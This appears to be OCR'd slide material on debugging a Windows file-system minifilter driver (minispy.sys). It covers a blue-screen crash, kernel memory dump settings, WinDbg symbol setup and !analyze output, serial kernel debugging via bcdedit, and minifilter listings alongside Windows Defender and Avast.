
BSOD


Windows 8.1 x86 (29) - VMware Workstation 12 Player (Non-commercial use only)
Player
:(
Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you. (35% complete)
If you'd like to know more, you can search online later for this error: KMODE_EXCEPTION_NOT_HANDLED (minispy.sys)

> MEMORY DUMP



系統
控制台 › 所有控制台項目 › 系統
搜尋控制台
控制台首頁
裝置管理員
遠端設定
進階系統設定
檢視電腦的基本資訊
Windows 版本
Windows 10 專業版
© 2017 Microsoft Corporation. 著作權所有，並保留一切權利。
Windows 10
系統
處理器:
已安裝記憶體 (RAM)
3.00 GB
系統類型:
64 位元作業系統，x64 型處理器
手寫筆與觸控:
電腦名稱、網域及工作群組設定
電腦名稱:
DESKTOP-GUT3DVP
完整電腦名稱:
DESKTOP-GUT3DVP
電腦描述:
工作群組:
WORKGROUP
Windows 啟用
Windows 已啟用
閱讀 Microsoft 軟體授權條款
產品識別碼: 00331-10000-00001-AA589
請參閱
安全性與維護
系統內容
電腦名稱
硬體
進階
系統保護
遠端
您必須以系統管理員的身分登入，才能變更這裡的大部分設定。
效能
視覺效果、處理器排程、記憶體使用量和虛擬記憶體
設定(S)...
使用者設定檔
關於您登入時的桌面設定
設定(E)...
啟動及修復
系統啟動、系統失敗、及偵錯資訊
設定(T)...
環境變數(N)...
確定
取消
套用(A)
啟動及修復
系統啟動
預設作業系統(S):
Windows 10
顯示作業系統清單的時間(T):
30
秒
需要時顯示修復選項的時間(D):
30
秒
系統失敗
將事件寫入系統記錄檔中(W)
自動重新啟動(R)
寫入偵錯資訊
核心記憶體傾印
傾印檔案:
%SystemRoot%\MEMORY.DMP
覆寫所有現存檔案(O)
磁碟空間不足時停用記憶體傾印自動刪除(A)
確定
取消

> MEMORY DUMP


啟動及修復
系統啟動
預設作業系統(S):
Windows 10
顯示作業系統清單的時間(T):
30
秒
需要時顯示修復選項的時間(D):
30
秒
系統失敗
將事件寫入系統記錄檔中(W)
自動重新啟動(R)
寫入偵錯資訊
核心記憶體傾印
傾印檔案:
%SystemRoot%\MEMORY.DMP
覆寫所有現存檔案(O)
磁碟空間不足時停用記憶體傾印自動刪除(A)
確定
取消
Windows
檔案
常用
共用
檢視
本機 › 本機磁碟 (C:) › Windows ›
搜尋 Windows
名稱
修改日期
類型
zh-TW 2017/11/20 上午 09:24 檔案資料夾
bfsvc.exe 2017/9/29 下午 09:41 應用程式
bootstat.dat 2017/12/16 下午 03:18 DAT 檔案
comsetup.log 2017/11/20 上午 10:31 文字文件
diagerr.xml 2017/11/20 上午 10:31 XML Document
diagwrn.xml 2017/11/20 上午 10:31 XML Document
DtcInstall.log 2017/11/20 上午 10:30 文字文件
explorer.exe 2017/12/8 上午 07:27 應用程式
HelpPane.exe 2017/9/29 下午 09:41 應用程式
hh.exe 2017/9/29 下午 09:41 應用程式
MEMORY.DMP 2017/12/15 下午 06:25 Dump File
mib.bin 2017/9/29 下午 09:42 BIN 檔案
notepad.exe 2017/9/29 下午 09:41 應用程式
ntbtlog.txt 2017/7/12 下午 04:38 TXT 檔案
PFRO.log 2017/12/15 下午 05:42 文字文件
Professional.xml 2017/9/29 下午 09:43 XML Document
regedit.exe 2017/9/29 下午 09:41 應用程式
setupact.log 2017/11/20 上午 10:31 文字文件
setuperr.log 2017/11/20 上午 10:27 文字文件
splwow64.exe 2017/9/29 下午 09:42 應用程式
OneDrive
本機
3D 物件
下載
文件
音樂
桌面
圖片
影片
本機磁碟 (C:)
CD 光碟機 (D:)
VirtualBoxShare
網路
107 個項目
已選取 1 個項目 404 MB

> SYMBOL

- Copy .pdb and add `srv*c:\MyServerSymbols*https://msdl.microsoft.com/download/symbols` to WinDBG symbol path.



> WINDBG


- !analyze -v

Command - Dump C:\Users\ITRIF000\Desktop\MEMORY01120108.DMP - WinDbg:10.0.16299.15 AMD64

```
BUGCHECK_STR:  0x3B

PROCESS_NAME:  svchost.exe

CURRENT_IRQL:  0

ANALYSIS_SESSION_HOST:  52-000F000-97

ANALYSIS_SESSION_TIME:  01-15-2018 17:57:49.0834

ANALYSIS_VERSION: 10.0.16299.15 amd64fre

LAST_CONTROL_TRANSFER:  from fffff80a704e2a5a to fffff8009734b213

STACK_TEXT:
ffff810f`5c602320 fffff80a`704e2a5a : 00000000`00010000 00000000`00010000 ffff810f`5c602401 fffff80a`6fdfd400 : nt!CcCanIWrite+0x2d3
ffff810f`5c602450 fffff80a`6fb98fbe : 00000000`000002c0 ffffb201`f14efc40 ffffb201`fd597ef0 000001ad`50902040 : NTFS!NtfsCopyWriteA+0xaa
ffff810f`5c602720 fffff80a`6fb960d7 : ffff810f`5c602810 ffffb201`fd597e00 ffffb201`f0e87bf8 ffffb201`f0e87b00 : FLTMGR!FltpPerformFastIoCall+0x13e
ffff810f`5c602780 fffff80a`6fbca85c : ffffb202`007cbd00 fffff800`97754d9c 00000000`00000005 ffffb201`f14efc40 : FLTMGR!FltpPassThroughFastIo+0xc7
ffff810f`5c6027e0 fffff800`97756a47 : ffffb201`fd597ef0 00000000`00000000 ffffb201`f0f36080 ffffb201`fd597ef0 : FLTMGR!FltpFastIoWrite+0x15c
ffff810f`5c602880 fffff800`973f7553 : ffff8684`75efac01 00000000`00000000 00000000`00000000 00000000`00000000 : nt!NtWriteFile+0x657
ffff810f`5c602990 00007ff8`7033ff44 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiSystemServiceCopyEnd+0x13
00000083`1f3fdc38 00000000`00000000 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : 0x00007ff8`7033ff44


THREAD_SHA1_HASH_MOD_FUNC:  7abb5b5d4213bb81020c31b3fbd572970ad4b9fc

THREAD_SHA1_HASH_MOD_FUNC_OFFSET:  67e46e964ffa074c4317c81e703f53f281da617f

THREAD_SHA1_HASH_MOD:  1e7e55cd207a7af791181cf1ba46a6a1e8165493

FOLLOWUP_IP:
nt!CcCanIWrite+2d3
fffff800`9734b213 f6400404        test    byte ptr [rax+4],4

FAULT_INSTR_CODE:  40440f6

SYMBOL_STACK_INDEX:  0

SYMBOL_NAME:  nt!CcCanIWrite+2d3

FOLLOWUP_NAME:  MachineOwner
```

> WINDBG


- Windbg (Host) + VM (OS & Driver) + serial port




> WINDBG

- bcdedit /debug on
- bcdedit /dbgsettings serial debugport:{PortNumber} baudrate:{Number}
- bcdedit /dbgsettings

- .sympath srv*c:\Symbols*http://msdl.microsoft.com/download/symbols;





> WINDBG

```
3: kd> !fltkd.filters

Filter List: ffff9802e2a71100 "Frame 0"
   FLT_FILTER: ffff9802e8eba010 "wcnfs" "409900"
      FLT_INSTANCE: ffff9802e8e69270 "wcnfs Instance" "409900"
   FLT_FILTER: ffff9802e8ef37e0 "Minispy" "385100"
   FLT_FILTER: ffff9802e427c7e0 "WdFilter" "328010"
      FLT_INSTANCE: ffff                                "328010"
      FLT_INSTANCE: ffff  "WdFilter Instance"           "328010"
      FLT_INSTANCE: ffff  "WdFilter Instance"           "328010"
      FLT_INSTANCE: ffff  "WdFilter Instance"           "328010"
      FLT_INSTANCE: ffff  "WdFilter Instance"           "328010"
      FLT_INSTANCE: ffff  "WdFilter Instance"           "328010"
   FLT_FILTER: ffff9802e
   FLT_FILTER: ffff9802e7dac9a0 "wcifs" "189900"
      FLT_INSTANCE: ffff9802e2abb010 "wcifs Instance" "189900"
   FLT_FILTER: ffff9802e2ae9010 "CldFlt" "180451"
   FLT_FILTER: ffff9802e2b379e0 "FileCrypt" "141100"
   FLT_FILTER: ffff9802e2ad6010 "luafv" "135000"
      FLT_INSTANCE: ffff9802e2b0d010 "luafv" "135000"
   FLT_FILTER: ffff9802e43938a0 "npsvctrig" "46000"
      FLT_INSTANCE: ffff9802e441ccf0 "npsvctrig" "46000"
   FLT_FILTER: ffff9802e41fbb40 "Wof" "40700"
      FLT_INSTANCE: ffff9802e44e8b20 "Wof Instance" "40700"
      FLT_INSTANCE: ffff9802e44a08c0 "Wof Instance" "40700"
      FLT_INSTANCE: ffff9802e43ee8a0 "Wof Instance" "40700"
      FLT_INSTANCE: ffff9802e4f79ae0 "Wof Instance" "40700"
   FLT_FILTER: ffff9802e41f98a0 "FileInfo" "40500"
      FLT_INSTANCE: ffff9802e45119a0 "FileInfo" "40500"
      FLT_INSTANCE: ffff9802e43a98a0 "FileInfo" "40500"
      FLT_INSTANCE: ffff9802e42878a0 "FileInfo" "40500"
      FLT_INSTANCE: ffff9802e69c8720 "FileInfo" "40500"
      FLT_INSTANCE: ffff9802e4fa3a30 "FileInfo" "40500"
      FLT_INSTANCE: ffff9802e4e071e0 "FileInfo" "40500"
```

Windows Defender

```
Filter List: ffffd409a32d9170 "Frame 0"
   FLT_FILTER: ffffd409a8fdc6c0 "wcnfs" "409900"
      FLT_INSTANCE: ffffd409a90b29a0 "wcnfs Instance" "409900"
   FLT_FILTER: ffffd409abb439a0 "aswSP"
      FLT_INSTANCE: ffffd409a7dcf9a0 "aswSP Instance" "388401"
      FLT_INSTANCE: ffffd409a8fc2be0 "aswSP Instance" "388401"
      FLT_INSTANCE: ffffd409aa6d7be0 "aswSP Instance" "388401"
      FLT_INSTANCE: ffffd409aeafb7f0 "aswSP Instance" "388401"
      FLT_INSTANCE: ffffd409a8cf9be0                 "388401"
   FLT_FILTER: ffffd409abb967f0 "Minispy" "385100"
   FLT_FILTER: ffffd409a91a2be0 "aswM
      FLT_INSTANCE: ffffd409ae76e800 "aswMonFlt Instance" "320700"
      FLT_INSTANCE: ffffd409aa8ec7f0 "aswMonFlt Instance" "320700"
      FLT_INSTANCE: ffffd409aba679a0 "aswMonFlt Instance" "320700"
      FLT_INSTANCE: ffffd409ab494be0 "aswMonFlt Instance" "320700"
      FLT_INSTANCE: ffffd409ab2e2be0 "aswMonFlt Instance" "320700"
      FLT_INSTANCE: ffffd409adb8d2b0 "aswMonFlt Instance" "320700"
   FLT_FILTER: ffffd409a1e85
   FLT_FILTER: ffffd409a1e4d
      FLT_INSTANCE: ffffd409
   FLT_FILTER: ffffd409a7cbd
   FLT_FILTER: ffffd409a380e
   FLT_FILTER: ffffd409a8f82
      FLT_INSTANCE: ffffd409
      FLT_INSTANCE: ffffd409
```

avast